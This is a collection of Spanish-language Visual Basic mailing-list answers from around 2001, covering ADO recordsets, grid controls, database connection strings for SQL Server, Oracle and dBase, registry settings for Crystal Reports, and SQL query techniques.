Siendo rs el recordset y cn la conexión.

Una vez que haces todos los cambios que quieres:

```
cn.open
set rs.activeconnection=cn
```

Otra cosa importante es que siempre que hagas esto tienes que abrir el recordset como adLockBatchOptimistic, y cuando haces la actualización:

```
rs.UpdateBatch, o rs.CancelBatch
```

Espero que te lo haya aclarado. Por supuesto qeu el recordset tiene que ser de tipo estático para trabajar en tu máquina y mandar las posteriores modificaciones al servidor.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Rellenar Flexgrid más rápido

Mensaje enviado por Luis Emilio La Rosa Bermudez <sauron@sic.esigto.cu>

Usa el metodo GetRows del recordset.
Te devuelve una matrix Variant bidimensional y es el metodo mas rapido.
Usa un cursor ForwardOnly y el tipo de bloqueo Optimistic

----- Original Message -----
From: Cómputos
To: Lista de Visual Basic
Sent: Friday, September 07, 2001 9:04 AM
Subject: (VB-ESP) ¿Como llenar una grilla más rapido?

Estimados colisteros:

Estoy llenando un MsgFlexGrid con los valores de un recordset. El problemas es que para agregar 6000 registros tarda más de 20 segundos utilizando SQL Server como motor. La conexión se hace a través de una clase y el codigo es el siguiente.

```
dim cn as clsConexion
dim rs as ADODB.Recordset
set rs = cn.DevolverRecordset(Consulta SQL)
Grilla.Redraw = False
Do While rs.Eof = False
    Grilla.Additem rs.Fields(0) & vbTab & rs.Fields(1)....
    rs.MoveNext
Loop
Grilla.Redraw = True
```

¿Existe alguna forma de hacerlo más rápido?

Desde ya muchas gracias

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Renovar dirección IP (ipconfig)

Mensaje enviado por "arielalvarez" <afatronik@yahoo.com>

Para renovar la dirección IP :

```
shell ("ipconfig /RENEW_ALL",vbhide) esto es para win9x
Shell("ipconfig /renew") para NT (y w2k quizas..)
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Textbox sobre dbgrid

Mensaje enviado por "dezalot" <dezalot@tucbbs.com.ar>

Aqui tienes un ejemplo para activar un Textbox desde un dbgrid en la misma celda que esta posicionado. En este caso se activaria en la 5ta columna. De la misma forma podrias activar lo que se te ocurra. Espero que te sirva
Saludos
Dante Dezalot

```
Private Sub Form_Load()
DBGrid1.Columns(5).Button = True
Text1.visible = false
end sub
Private Sub DBGrid1_BeforeColEdit(ByVal ColIndex As Integer, ByVal KeyAscii As
Integer, Cancel As Integer)
If ColIndex = 5 Then
    Cancel = True
    DBGrid1_ButtonClick (5)
End If
End Sub

Private Sub DBGrid1_KeyPress(KeyAscii As Integer)
If KeyAscii = 13 Then
    DBGrid1_ButtonClick (5)
End If
End Sub

Private Sub DBGrid1_KeyDown(KeyCode As Integer, Shift As Integer)
If KeyCode = vbKeyReturn Then
    DBGrid1_ButtonClick (5)
End If
End Sub

Private Sub DBGrid1_ButtonClick(ByVal ColIndex As Integer)
Dim C As Column
If ColIndex = 5 Then
    DBGrid1.AllowUpdate = True
    Set C = DBGrid1.Columns(ColIndex)
    Text1.Left = DBGrid1.Left + C.Left
    Text1.Top = DBGrid1.Top + DBGrid1.RowTop(DBGrid1.Row) ' - DBGrid1.RowHeight
    Text1.Height = DBGrid1.RowHeight
    Text1.Width = C.Width
    Text1.Text = Format(C.Value, "######0.00#")
    Text1.Visible = True
    Text1.ZOrder 0
    Text1.SetFocus
End If
End Sub

Private Sub Text1_KeyPress(KeyAscii As Integer)
Dim cTexto1 As String
If KeyAscii = 13 Then
    Data1.Recordset.Edit
    Data1.Recordset("Cantidad") = Text1.Text
```

```
    Data1.Recordset.Update
    Text1.Visible = False
    DBGrid1.AllowUpdate = False
    Exit Sub
End If
End Sub

Private Sub Text1_LostFocus()
Text1.Visible = False
DBGrid1.Refresh
DBGrid1.SetFocus
End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Acceso desde Cristal Report : Microsoft OLE DB Provider for SQL Server : (DBNMPNTW)Access Denied

---

Mensaje enviado por Marco Dueñas <mduenas@cyberline.com.pe>

Hola amigos.

lo resolvi, lo unico que tuve que hacer es modificar el registro para que el protocolo que se use para comunicarme al servidor sea TCP / IP

lo que hice fue entrar al regedit y buscar la siguiente entrada :

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo

y agregar un key mas

toda la esplicacion de lo que hice se encuentra en
http://support.microsoft.com/support/kb/articles/q250/5/50.asp

como veran era un problema de conectividad.....

lo hice sin necesidad de instalar el cliente de conectividad del SQL (para lo que quieran evitarse las licencias de usuario del servidor)

Marco

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Añadir icono a la barra de Inicio rápido

Mensaje enviado por "Neo" <aalvarez@elsobre.com>

Agregas un acceso directo a
c:\windows\Application Data\Microsoft\Internet Explorer\Quick Launch

desde ahi es la barra donde esta el explorer, el outlook, etc...

salu2

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Barra de progreso

Mensaje enviado por Agustín Mauricio Mendoza Jáuregui <jauregui@col.sep.gob.mx>

Hola List@

En varios E-mails he leido que buscan una simulación de la barra de progreso que realizan algunos softwares que tiene más calidad que la que viene con el VB.

Les mando este programita. Lo bajé hace tiempo de http://www.planetsourcecode.com/ , de su sección de Visual Basic. Espero que sea lo que están buscando.

mauricio :-)

barraprogreso.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cambiar propiedad Allow Zero Length

Mensaje enviado por "J.A.P.S." <japs73vb@hotmail.com>

```
'Añadir un campo de Situación de la Obra
ActualizarTabla "Presupuesto", "SITOBRA", adVarWChar, 0, 1, "''", "Jet OLEDB:Allow
Zero Length=True", "Jet OLEDB:Compressed UNICODE Strings=False"

'Añadir campo a la base de datos

Public Sub ActualizarTabla(Tabla As String, Campo As String, tipo As DataTypeEnum,
Attributes As ColumnAttributesEnum, DefinedSize As Long, DatoDefecto As String,
ParamArray Propiedades() As Variant)
    On Error GoTo Fallo

    Dim Cat As New ADOX.Catalog
    Dim col As New ADOX.Column
    Dim LngBucle As Long, Prop() As String, StrProp As String
    Dim ExisteCampo As Boolean


    Campo = UCase$(Campo)

    Set Cat.ActiveConnection = BDGESTION

    ExisteCampo = False
    With Cat.Tables(Tabla)
        For LngBucle = 0 To .Columns.Count - 1
            If UCase$(.Columns(LngBucle).Name) = Campo Then
                ExisteCampo = True
            End If
        Next LngBucle
    End With

    If Not ExisteCampo Then
        With col
            .Name = Campo
            .Type = tipo
            .Attributes = Attributes
            .DefinedSize = DefinedSize
            Set .ParentCatalog = Cat
            For LngBucle = LBound(Propiedades) To UBound(Propiedades)
               StrProp = Propiedades(LngBucle)
               Prop = Split(StrProp, "=")
               .Properties(Prop(0)) = CVar(Prop(1))
            Next LngBucle
        End With

        Cat.Tables(Tabla).Columns.Append col

        'Si existe un datos por defecto se guarda en toda la tabla
        If DatoDefecto <> "" Then
            StrProp = "update " + Tabla + " set " + Campo + "=" + DatoDefecto
            Dim Rst As New ADODB.Recordset
            Set Rst = BDGESTION.Execute(StrProp)
            Set Rst = Nothing
        End If
```

```
    End If

    Set Cat = Nothing
    Exit Sub

Fallo:
    Set Cat = Nothing
    Err.Raise vbObjectError, "ActualizarTabla(" + Tabla + ", " + Campo + " (" +
Err.Source + "))", Err.Description
End Sub
```

----- Original Message -----
From: Eric Rodriguez
To: visualbasic-esp@yahoogroups.com
Sent: Wednesday, May 23, 2001 11:43 PM
Subject: (VB-ESP) Cambiar propiedad Allow Zero Length

Alguien tendra un codigo con el cual pueda cambiar la propiedad Allow Zero Length a todos los campos de una Base de datos Access.

Gracias.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar tamaño automaticamente a las columnas de un listview

Mensaje enviado por "Bracho, Yamil" <brachoy@pdvsa.com>

Yo utilizo la siguiente rutina despues que ha agregado todos los datos al ListView

```
'---------------------------------
' Utilizadas por AdjustColumnWidth
'---------------------------------
Private Const LVM_SETCOLUMNWIDTH = &H1000 + 30
Private Const LVSCW_AUTOSIZE = -1
Private Const LVSCW_AUTOSIZE_USEHEADER = -2

Public Declare Function SendMessage _
   Lib "user32" Alias "SendMessageA" _
   (ByVal hwnd As Long, _
    ByVal wMsg As Long, _
    ByVal wParam As Long, _
    lParam As Long) As Long

'-------------------------------------------------
' Proposito:
' Ajusta el tamano de las columnas de un ListView
' Entrada:
' LV - Objeto ListView
' AccountForHeader - True si desea tomar en cuenta
' el ancho de los encabezados
' de las columnas
'
' Salida:
' Nada
' Autor Fecha Comentarios
'-------------- ---------- ----------------------
' Yamil Bracho 1/MAY/1999 Version Inicial
'-------------------------------------------------
Public Sub AdjustColumnWidth(LV As ListView, AccountForHeaders As Boolean)
   Dim col As Integer
   Dim lParam As Long

   If AccountForHeaders Then
      lParam = LVSCW_AUTOSIZE_USEHEADER
   Else
      lParam = LVSCW_AUTOSIZE
   End If
   '-----------------------------------
   ' Send the message to all the columns
   '-----------------------------------
   For col = 0 To LV.ColumnHeaders.Count - 1
     SendMessage LV.hwnd, LVM_SETCOLUMNWIDTH, col, ByVal lParam
   Next
End Sub
```

Espero te sirva

Yamil

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Conectarme a una base de datos en Internet

Mensaje enviado por Roberto Figueroa Garibay (fígaro) <figaro_foro@softhome.net>

Simplemente cuando armes tu cadena de conexión le pones la dirección IP del server o su URL si la tiene.

```
ConnectString = "Provider = sqloledb" & _
                ";Data Source = XXX.XXX.XXX.XXX" & _ '//dir del servidor
                ";Initial Catalog = MiBaseDatos " & _
                ";User Id = NombreUsuario " & _
                ";Password = Password " & _
                ";Network Library = DBMSSOCN"
```

El parámetro Network Library es dónde le dices que use la biblioteca de red Sockets de TCP/IP

Ahora que también puedes agregar un Alias del servidor en cada cliente, y especificar que ese Alias use TCP/IP...pero pos tendría que ser en cada uno de los clientes.

También hay que configurar el Servidor para que utilice el protocolo TCP/IP. Esto yo lo he hecho siempre desde la instalación, pero también se puede configurar después, en los books on line puedes encontrar como hacerlo. El puerto por default, dónde escucha el Server es el 1433.

Saludos!!
fígaro

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Conexión con ORACLE *(2 mensajes)*

Mensaje enviado por "raul del campo b." <rcampo@lycos.com>

Hola!

Yo utilizo Oracle 7, SQL*Net, OO4O y VB5.

El SQL*Net permite comunicarse con la instancia Oracle usando de forma transparente cualquier protocolo de nivel 4 (TCP/IP, Decnet, IPX/SPX, etc.)

Me parece que el mecanismo de conexion de OO4O es mas rapido que el de ODBC, ya que al concentrar el procesamiento de la consulta en el servidor Oracle, la cantidad de recursos ocupada por una aplicacion y el tiempo de respuesta disminuyen.

Dos ejemplos:

Tengo una configuracion al servidor Oracle llamada "miConexion".
---

a)Creando un Recordset:

```
Private Sub Form_Load()
     Dim Orasession as Object
     Dim OraDatabase as Object
     Dim OraDynaset as Object

'Creamos el objeto OraSession
Set OraSession = CreateObject("OracleInProcServer.XOraSession")

'Creamos el objeto OraDatabase abriendo la conexion a Oracle

Set OraDatabase = OraSession.OpenDatabase("miConexion", "scott/tiger", 0&)

'Creamos el Objeto OraDynaset
Set OraDynaset = OraDatabase.CreateDynaset("select * from TABLA", 0&)

Text1.text = OraDynaset.Fields("CAMPO").value

OraDynaset.Close
OraDatabase.Close
End Sub
```

b)Utilizando el objeto ORADC (DataControl de Oracle)

```
Private Sub Text1_KeyPress(KeyAscii as Integer)
If KeyAscii = 13 then
    ORADC1.Connect = "scott/tiger"
    ORADC1.DataBaseName = "miConexion"
    ORADC1.RecordSource = "select rtrim(nombre) " _ &
                          "from TABLA " _ &
                          "where CONDICIONES = '" + trim(text1.text) + "'" _ &
                          "order by nombre "
```

```
    ORADC1.Refresh
End If
End Sub
```

Raul del Campo B.
Aguascalientes, Mexico
rcampo@correoweb.com

On Fri, 24 Nov 2000 16:03:05
 Raul Moreno wrote:
>Por favor, si alguien me puede pasar la cadena de coneccion de Visual Basic (6.0) con Oracle (8.04 s con cualquier version), si tienen manuales o algo por el estilo en donde se muestre el manejo de base de datos Oracle con Visual Basic, please lo necesito bastante.
>
>Muchas gracias amigos,
>
>Raul Moreno.

Mensaje enviado por "Daniel Portunato" <portunato@lvd.com.ar>

Viene con VB. El provider es MSDAORA.
Igualmente te conviene instalar el último MDAC, creo que es el 2.6 . Lo bajas de MS.

Conexión sin DSN (sin ODBC) mucho más rápido.

1. En un .bas

```
Global conexionDB As New ADODB.Connection
```

2. Establecer la conexión

```
' Armar string de conexión
conexionDB.ConnectionString = _
     "Provider = MSDAORA" & _
     ";User ID = " & sUsuario & _
     ";Password= " & sPassWord & _
     ";Data source = " & sDataBase

' Conectar
Screen.MousePointer = vbHourglass
conexionDB.Open
Screen.MousePointer = vbNormal
```

3. Crear un RecordSet

```
Dim rs As ADODB.Recordset
Dim sQuery As String
```

```
Set rs = New ADODB.Recordset

sQuery = "SELECT * FROM Clientes"
rs.Open sQuery, conexionDB, adOpenDynamic, adLockReadOnly

' Recorset NO Vacío
If Not rs.EOF And Not rs.BOF Then

    Do While Not rs.EOF

        ' Usar el RecordSet
        Debug.Print rs!NombreCliente

         rs.MoveNext
    Loop
End If


' Cerrar
rs.Close
Set rs = Nothing
```

4. Saludos.
Daniel Portunato.
portunato@lvd.com.ar

-----Mensaje original-----
De: eovilla@isa.com.co <eovilla@isa.com.co>
Para: visualbasic-esp@yahoogroups.com <visualbasic-esp@yahoogroups.com>
Fecha: Viernes 1 de Junio de 2001 11:07
Asunto: (VB-ESP) OLEDB

Buenso días.

Alguien tiene información de OLEDB y donde puedo obtener los drivers para trabajar con VB y oracle ?

Muhas Gracias.

Atentamente,

Edisson Oswaldo Villa Mejía.
Analista.
MVM Ingeniería de Software S.A

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

DBase 5.0 y ADO

Mensaje enviado por Pablo Fébolo <pfebolo@yahoo.com>

Para Bases Dbase 5.0, solo puedes usar la conexion via ODBC

En el proivider debes cincorporar el siguiente atributo

Compartida: Mode=Share Deny None
Exclusiva: Mode=Share Deny Read|Share Deny Write

Ejemplo:
1ro: Supongamos un Data Source para ODBC que se llame DBase
Entonces el provider sería algo asi como:

Compartida
MSDASQL.1;Data Source=DBase;Mode=Share Deny None;Initial Catalog=i:\Bases

Exclusiva
MSDASQL.1;Data Source=DBase;Mode=Share Deny Read|Share Deny Write;Initial Catalog=i:\Bases

Espero que te sea de utilidad.
Saludos.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

*E*jemplos de string de conexión para ADO

Mensaje enviado por "Ju@n C@rlos" <camirsal@viabcp.com>

ado_connection_string_samples.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Icono en el escritorio (Windows Script Host)

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

Hola!

Aquí va la documentación de la función...

Saludos
Alberto

Microsoft Windows Script Host 2.0 Language Reference

CreateShortcut Method
Creates an object reference to a shortcut or URLshortcut.

object.CreateShortcut(strPathname)

Arguments
object

WshShell object.

strPathname

Path and file name of the shortcut being created.

Remarks
The CreateShortcut method creates a WshShortcut object and returns it. This method can be used to create a new shortcut or open an existing one to modify its properties. A Windows shortcut must have the extension ".lnk". If the shortcut title ends with ".url", a WshURLShortcut object is created.

Example
The following example demonstrates the use of a single .wsf file for two jobs in different script languages (VBScript and JScript). The functionality of both jobs is the same * each creates a shortcut to the script being run, and a URLShortcut to www.microsoft.com:

For more information, see Running Your Scripts.

See Also
WshShortcut Object | WshUrlShortcut Object

Applies To: WshShell Object

©2000 Microsoft Corporation. All rights reserved.

>>> "Alberto M. Vernieri (ar)" <avernieri@interprov.com> 23/05/01 23:38 >>>
Hola!

Hacerlo vía API's es bastante complejo...

Sin embargo, uno de los objetos Shell de Scripting tiene un método que lo hace más o menos potable.
Mañana me fijo en la documentación que tengo en el laburo y te la mando.

Otra variante es fijarse como lo hace el setup1. (El del kit de instalacion), buscalo en tu directorio setupkit, es un proyecto VB...

Saludos
Alberto

----- Original Message -----
From: <tramirez@terra.com.pe>
To: <visualbasic-esp@yahoogroups.com>
Sent: Wednesday, May 23, 2001 3:45 PM
Subject: (VB-ESP) Icono en el escritorio

Hola amigos:

He buscado en la ayuda que tengo y no he podido encotnrar cómo poner un icono de acceso directo en el escritorio. Si pudieran ayudarme les estaría muuuy agradecido.

Thomas Ramirez

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Modificar el msgbox

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

Hola!

En realidad, se puede modificar una MsgBox, aquí te mando un mini-proyectito que lo hace...

Pero como verán, es tanto despiole de APIS y etc, que coincido contigo, es mas facil hacer un form propio como uno quiera y mostrarlo modal, que meterse en esto...

Saludos
Alberto

-----Mensaje original-----
De: antonio.gonzaleztorner@telefonica.es
[mailto:antonio.gonzaleztorner@telefonica.es]
Enviado el: Miércoles 30 de Mayo de 2001 2:34 AM
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Modificar un msgbox

Hola listeros, quisiera saber, si es que se puede hacer, modificar el tipo de letra y tamaño de un msgbox.
Gracias

chmsgbox.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problema con Crystal y system.mdw

Mensaje enviado por "Johen Valera" <georgmich@yahoo.com>

Cuando crees tu paquete de instalación debes incluir tu propio system.ndw y cada vez que tu aplica se ejecuta por primera vez debes cambiar las claves del registro. Fijate:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Seagate Software\Jet]

[HKEY_LOCAL_MACHINE\SOFTWARE\Seagate Software\Jet\3.0]
```

Estas son las claves cuando el crystal se valida contra la seguridad del archivo system.mdw que esta en office 2000

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Seagate Software\Jet\3.0\Engines]
"SystemDB"="C:\\ARCHIVOS DE PROGRAMA\\MICROSOFT OFFICE2000\\OFFICE\\SYSTEM.MDW"

[HKEY_LOCAL_MACHINE\SOFTWARE\Seagate Software\Jet\3.0\Engines\Jet]
"SystemDB"="C:\\ARCHIVOS DE PROGRAMA\\MICROSOFT OFFICE2000\\OFFICE\\SYSTEM.MDW"
```

Estas son las claves cuando el crystal se valida contra la seguridad del archivo system.mdw que esta en office 97

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Seagate Software\Jet\3.0\Engines]
"SystemDB"="C:\\windows\\system\\OFFICE\\SYSTEM.MDW"

[HKEY_LOCAL_MACHINE\SOFTWARE\Seagate Software\Jet\3.0\Engines\Jet]
"SystemDB"="C:\\windows\\system\\OFFICE\\SYSTEM.MDW"
```

Debes cambiar estas claves con VB y el crystal en tiempo de ejecuación se validara contra tu propio system.mdw

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Problemas al hacer unload de un formulario

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

Hola!

A mi me daba ese error cuando intentaba hacerlo teniendo una combo desplegada...
Lo tuve que resolver poniendo una marca, un timer y en evento timer si la marca estaba puesta lo bajaba bien...

Aqui te mando la referencia del error...

Visual Basic Reference

Unable to unload within this context (Error 365)

In some situations you are not allowed to unload a form or a control on a form.
This error has the following causes and solutions:

There is an Unload statement in the Paint event for the form or for a control on the form that has the Paint event.
Remove the Unload statement from the Paint event.

There is an Unload statement in the Change, Click, or DropDown events of a ComboBox.
Remove the Unload statement from the event.

There is an Unload statement in the Scroll event of an HScrollBar or VScrollBar control.
Remove the Unload statement from the event.

There is an Unload statement in the Resize event of a Data, Form, MDIForm, or PictureBox control.
Remove the Unload statement from the event.

There is an Unload statement in the Resize event of an MDIForm that is trying to unload an MDI child form.
Remove the Unload statement from the event.

There is an Unload statement in the RePosition or Validate event of a Data control.
Remove the Unload statement from the event.

There is an Unload statement in the ObjectMove event of an OLE Container control.
Remove the Unload statement from the event.

Send feedback to MSDN.Look here for MSDN Online resources.
Espero que te sirva
Saludos
Alberto

>>> Pablo del Cid <pcid@tecnetron.com.gt> 08/06/01 14:47 >>>
Jovenes :

En un formulario, tengo definido un label "lbl" con indice 0

Luego, cuando ejecuto el programa, en cierto momento el formulario hace esto:

```
  load lbl(1)
  lbl(1).left = lbl(0).left
  lbl(1).top = lbl(0).top + lbl(0).height + 40
  lbl(1).visible = true

  load lbl(2)
  lbl(2).left = lbl(1).left
  lbl(2).top = lbl(1).top + lbl(1).height + 40
  lbl(2).visible = true
```

En su orden :

(1) Leo el objeto lbl(1) a memoria
(2 y 3) Asigno las propiedades de posición del objeto
(4) Lo hago visible
(y se repite lo mismo para leer el objeto lbl(2))

En otro punto del programa necesito bajar de memoria este objeto que yo subí, el lbl(1)

La instrucción "unload lbl(1)" me da el siguiente error
Unable to unload within this context

Ya probe bajar primero a lbl(2) (con "unload lbl(2)") pensando que tenía que eliminar primero el último objeto leído pero me da el mismo error.

La ayuda dice que no puedo bajar de memoria los objetos que haya puesto en el formulario en tiempo de diseño pero que SI puedo bajar los que voy subiendo en tiempo de corrida....

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Quitar eco de SQL Server

Mensaje enviado por "Augusto Morillas Mellor" <amorillas@epepvar.minbas.cu>

Prueba con esto.

SET NOCOUNT

Stops the message indicating the number of rows affected by a Transact-SQL statement from being returned as part of the results.

Syntax

SET NOCOUNT { ON | OFF }

Saludos,

Ing. Augusto Morillas Mellor Informático de EPEP Centro. Cuba. (Teléfono: 61-9797, 61-9787, 61-9641 * E-mail: amorillas@epepvar.minbas.cu

"Se pueden aprender muchos procedimientos para investigar, pero sirve de muy poco si no se ha aprendido a pensar."

----- Original Message -----
From: Fuentes Garcia Ramiro
To: visualbasic-esp@yahoogroups.com
Sent: Wednesday, May 30, 2001 7:00 PM
Subject: (VB-ESP) OT: Quitar eco de SQL

Hola lista,

Como quito el eco en SQL Server

Explico

En un stored procedure mando ejecutar otro stored procedure y me aparece 1 línea insertada, quiero quitar eso

Gracias

Saludos,

Ramiro Fuentes
Programador

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Saber si existe un registro en un procedimiento almacenado.

Mensaje enviado por Yamil Bracho <brachoy@pdvsa.com>

Puedes hacer lo siguiente

```
IF EXISTS( SELECT * FROM TuTabla WHERE TuCondicion)
BEGIN
    ....
ELSE
BEGIN
END
```

```
-----Mensaje original-----
Pregunta:como puedo crear dentro de un procedimiento almacenado si un registro
existe.
haci paracedo como cuando uno lo hace en vb
```

```
 ejemplo


 if rst.eof then
   msgbox ("existe")
 else
   msgbox ("no exieste")
 endif
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

SQL Server (iif)

Mensaje enviado por "Javier Huenupi P." <jhuenupi@softland.cl>

Hola Holden:

La solución es sencilla. Debes usar el comando CASE ...
WHEN...THEN...[ELSE...]... END

Ejemplo SQL:

```
SELECT campo1, (CASE Estado WHEN 'V' THEN 'Vigente' ELSE 'Nula' END) AS
Campo2 FROM Tabla
```

SALUDOS JAVIER

-----Original Message-----
From: Holden . [mailto:holdensito@hotmail.com]
Sent: Tuesday, May 29, 2001 11:04 AM
To: visualbasic-esp@yahoogroups.com
Subject: (VB-ESP) SQL (iif)

En access uso mucho la funcin iif (SiInm) dentro de un select, pero en SQL no me la acepta, saben si hay algnu equivalente o com le puedo hacer para realizarla siguiente consulta:

```
SELECT DETALLE_PEDIDO_CONV.num_pedido,
    DETALLE_PEDIDO_CONV.num_prod,
    DETALLE_PEDIDO_CONV.fecha_entrega,
    DETALLE_PEDIDO_CONV.cantidad_facturada,
    IIf([DETALLE_PEDIDO_CONV].[tipo] = 1,
      [DETALLE_PEDIDO_CONV].[precio_clie],
         [DETALLE_PEDIDO_CONV].[precio_clie] * .9) AS precio_unit,
    FROM PRECIOS_CLIENTE
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

TabStrip VS SSTAB (Diferencias)

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

Hola!

Bueno. La diferencia fundamental es que el SSTab es un control contenedor, y se encarga solo de hacer aparecer y desaparecer los controles que hayas ubicado en cada Tab, mientras que el TabStrip no.

Obviamente, el TabStrip consume muchos menos recursos.

Sin embargo, el SSTab tiene algunos inconvenientes (por ejemplo que puede ocurrir que salte el foco a un control ubicado en un Tab en ese momento no visible, con lo que te quedas sin foco visible en pantalla y bastante desorientado)

Esto se resuelve generalmente manejandolo como se haría en un TabStrip, poniendo los controles de cada Tab dentro de algun otro control contenedor (a mi me gusta el SSPanel, pero puede ser un Frame o una PictureBox sin ningún problema. De aquí en adelante a este control contenedor le diré Panel, aunque prefieras utilizar alguno de los otros) y haciendo Visible y Enabled al contenedor correspondiente al Tab seleccionado, e invisibles y disabled a los demás...

Haciendolo así funciona bien, pero entonces... para que gastar los recursos que utilizaría un SSTab si con el TabStrip te arreglas?

Bueno, así y todo queda una razón, que es la facilidad del diseño. Resulta que para poner los controles de cada pestaña del TabStrip los tenes que poner dentro del Panel correspondiente aa esa pestaña, pero... Dónde ponés el Panel en sí? Si lo pones uno encima de otro se hace complicado el diseño, y el TabStrip no provee una herramienta para separarlos... Entonces tenes que agrandar tu form, ponerlos uno al lado del otro, y agregar en el Form_Load o algo así una rutina que posicione todos los Panel en el mismo lugar...

En cambio, con el SSTab podesdibujar los controles directamente en su sitio, que aparecen y desaparecen como corresponde al cambiar de Tab...

Bueno, el tema, como con todos los otros controles.... Cada uno tiene sus ventajas y sus desventajas. El que elijas, es fundamentalmente una cuestión de gustos, y d con cuál te encuentres más cómodo...

Saludos
Alberto

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Referencias cruzadas

Mensaje enviado por "Nelson Paneca" <nelson@rentcha.transtur.tur.cu>

Hola Neo y Berardo:

Primero explicaré que es una tabla de referencias cruzadas y despues pongo un ejemplo:

Una Tabla de Referencias Cruzadas, es una consulta que permite calcular datos que están como registros y mostrarlos como titulos de columnas, por ejemplo tenemos la tabla siguiente llamada tblResOfic:

Mes	Año	Oficina	Plan	Real	Cump	Lugar
1	2001	Centro de Negocios	$19.43	$19.73	101.56%	6
1	2001	Hotel Ambos Mundos	$30.00	$21.27	70.90%	5
1	2001	Hotel Deauville	$35.40	$23.75	67.08%	4
1	2001	Hotel Inglaterra	$59.80	$51.89	86.77%	1
1	2001	Hotel Plaza	$59.80	$51.46	86.05%	2
1	2001	Hotel Sevilla	$55.60	$38.00	68.34%	3
1	2001	Oficina Móvil	$12.00	$6.06	50.52%	8
1	2001	Palacio de Artesanía	$19.60	$10.04	51.21%	7
2	2001	Centro de Negocios	$8.14	$0.19	2.37%	4
2	2001	Hotel Ambos Mundos	$8.57	$0.17	1.97%	6
2	2001	Hotel Deauville	$10.71	$0.26	2.40%	3
2	2001	Hotel Inglaterra	$25.71	$0.08	0.32%	8
2	2001	Hotel Plaza	$21.43	$2.06	9.61%	1
2	2001	Hotel Sevilla	$11.14	$0.11	0.94%	7
2	2001	Oficina Móvil	$12.86	$1.23	9.53%	2
2	2001	Palacio de Artesanía	$8.42	$0.17	2.03%	5

Luego de Aplicar la siguiente sentencia SQL dentro de una consulta de Access (: tenga en cuenta que esta consulta usa además las tablas tblOficina y Mes)

```
TRANSFORM Sum(tblResOfic.Cump) AS [El Valor]
SELECT tblResOfic.Año, tblResOfic.Oficina, Last(tblResOfic.Mes) AS Mes,
First(tblResOfic.Plan) AS Plan, First(tblResOfic.Real) AS [Real]
FROM (tblOficina RIGHT JOIN tblResOfic ON tblOficina.Oficina =
tblResOfic.Oficina) RIGHT JOIN Mes ON tblResOfic.Mes = Mes.IdMes
```

```
GROUP BY tblOficina.IdOficina, tblResOfic.Año, tblResOfic.Oficina
ORDER BY tblResOfic.Oficina DESC , tblOficina.IdOficina
PIVOT Mes.IdMes;
```

nos quedaría lo siguiente:

Año	Oficina	Mes	Plan	Real	1	2	3 ...
2001	Palacio de Artesanía	2	$8.42	$0.17	51.21%	2.03%	
2001	Oficina Móvil	2	$12.00	$1.23	50.52%	9.53%	
2001	Hotel Sevilla	2	$11.14	$0.11	68.34%	0.94%	
2001	Hotel Plaza	2	$21.43	$2.06	86.05%	9.61%	
2001	Hotel Inglaterra	2	$25.71	$0.08	86.77%	0.32%	
2001	Hotel Deauville	2	$10.71	$0.26	67.08%	2.40%	
2001	Hotel Ambos Mundos	2	$8.57	$0.17	70.90%	1.97%	
2001	Centro de Negocios	2	$8.14	$0.19	101.56%	2.37%	

Como pueden ver transformó los registros meses en columnas, ahora para Berardo lo que tienes que hacer en Visual Basic, depende de como tienes definidos los datos si ya tienes la consulta de referencias cruzadas echa entonces todo lo que tienes que hacer es llamarla desde un control Data, un AdoDataControl, o hacerlo por código usando DAO o ADO, ahora si lo no tienes echa la consulta entonces en vez de poner el nombre de la consulta pon la sentencia SQL que deriva de hacer una consulta de referencia cruzada,
si aún tienes duda usa el wizard de Access y genera una consulta de referencias cruzadas, cuando termines dale en vista diseño de la consulta: vista SQL, copia la sentencia y pegala en Visual, si aún tienes duda avisame,

Saludos,

Nelson
nelson@rentcha.transtur.tur.cu

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

ADODB.Connection como propiedad de un ActiveX

Mensaje enviado por "BERMUDEZ KRIPAK, CLAUDIO CESAR" <CBERMUDEZK@repsol-ypf.com>

Gente:

Lejos de poder aclarar algo, creo que voy a agregar un poco mas de confusión.
Todo lo que dicen respecto al objeto ADODB.COnnection es muy cierto, implementado así como lo mencionan.
Pero, en mi opinión, si está tomada la decisión de usar Componentes 'ActiveX', hay que hacerlo como dictan las normas del fabricante. :-)))

